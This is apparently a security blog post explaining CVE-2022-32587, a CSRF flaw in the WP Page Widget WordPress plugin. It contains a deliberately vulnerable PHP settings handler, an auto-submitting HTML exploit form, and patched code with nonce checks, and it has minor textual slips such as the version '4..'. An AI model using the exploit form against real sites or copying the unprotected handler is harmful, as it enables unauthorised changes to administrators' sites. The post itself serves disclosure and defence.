
The WordPress ecosystem is full of plugins designed to make site management easier. But as new plugins are developed, sometimes serious vulnerabilities sneak through the cracks. Today, we're looking into a real-world example: CVE-2022-32587, a Cross-Site Request Forgery (CSRF) flaw discovered in the popular CodeAndMore WP Page Widget plugin (version 3.9 and below).
This post will break down what the vulnerability is, why it matters, and how attackers can exploit it. We’ll also show some *sample code*, and point you to official resources for further reading.
What is CVE-2022-32587?
The CodeAndMore WP Page Widget plugin allows users to control widget visibility on their WordPress sites. In versions 3.9 and earlier, a CSRF vulnerability lets a logged-in WordPress administrator unknowingly trigger unwanted changes to their site's plugin settings.
The plugin didn't check for a valid anti-CSRF token (nonce) when handling settings changes.
2. An attacker can craft a request to change options (such as widget visibility) simply by tricking a logged-in admin to open a malicious website.
3. This can lead to unapproved widgets showing or hiding on important pages—or even be used as a pivot for further attacks.
Technical Details
The vulnerable code lives in the plugin’s settings update handler. Here’s a simplified example of a vulnerable PHP handler (*not the actual plugin code, but close in spirit*):
// Vulnerable settings handler
if (isset($_POST['wp_page_widget_settings'])) {
    update_option('wp_page_widget_settings', $_POST['wp_page_widget_settings']);
    echo "Updated!";
}
*What’s missing here?*
- No verification that the request came from the administrator via a valid nonce (anti-CSRF token).
Attacker sets up a fake webpage containing malicious HTML.
2. Admin (while logged in!) visits the attacker’s page—maybe by clicking a link or loading an image.
3. The attacker's page automatically sends a POST request to the admin's WordPress site to change widget settings.
Example Exploit Code
Below is a simple HTML snippet attackers can use. When an admin visits the page, it silently submits a hidden form to change plugin settings:
<!DOCTYPE html>
<html>
  <body>
    <form action="https://victim-wordpress.com/wp-admin/options-general.php?page=wp_page_widget_settings"; method="POST" id="csrfForm">
      <input type="hidden" name="wp_page_widget_settings[show_widget_on_page]" value="1" />
      <input type="hidden" name="wp_page_widget_settings[hide_widget_on_page]" value="" />
      <!-- Add other fields as needed to craft the desired settings -->
    </form>
    <script>
      document.getElementById('csrfForm').submit();
    </script>
  </body>
</html>
What this does:
As soon as the page loads, the csrfForm is auto-submitted, potentially changing widget settings *as if it was done by the admin*.
How Was This Fixed?
The plugin developer addressed the issue in version 4.. The fix included nonce verification before accepting any settings updates.
Sample patched code might look like
if (
  isset($_POST['wp_page_widget_settings']) &&
  isset($_POST['_wpnonce']) &&
  wp_verify_nonce($_POST['_wpnonce'], 'wp_page_widget_settings_update')
) {
    update_option('wp_page_widget_settings', $_POST['wp_page_widget_settings']);
    echo "Updated!";
} else {
    echo "CSRF check failed!";
}
Always keep plugins up to date.
Update WP Page Widget to the latest version.
Check for CSRF protection.
Review plugins for proper security measures—like Nonce checks—especially if you run a high-value site.
References & Further Reading
- CVE-2022-32587 entry at NVD
- WPScan Advisory
- Plugin changelog and updates
- OWASP CSRF Explained
TL;DR
CVE-2022-32587 shows how even basic CSRF flaws in WordPress plugins can open the door for attackers. By failing to verify nonces, the CodeAndMore WP Page Widget plugin (up to version 3.9) exposed site settings to silent manipulation. Always keep plugins updated and be wary of sites you visit while logged in as admin.
Have a favorite security tip? Share it in the comments below! Stay safe out there, and check those plugins!
Timeline
Published on: 11/08/2022 19:15:00 UTC
Last modified on: 11/09/2022 14:30:00 UTC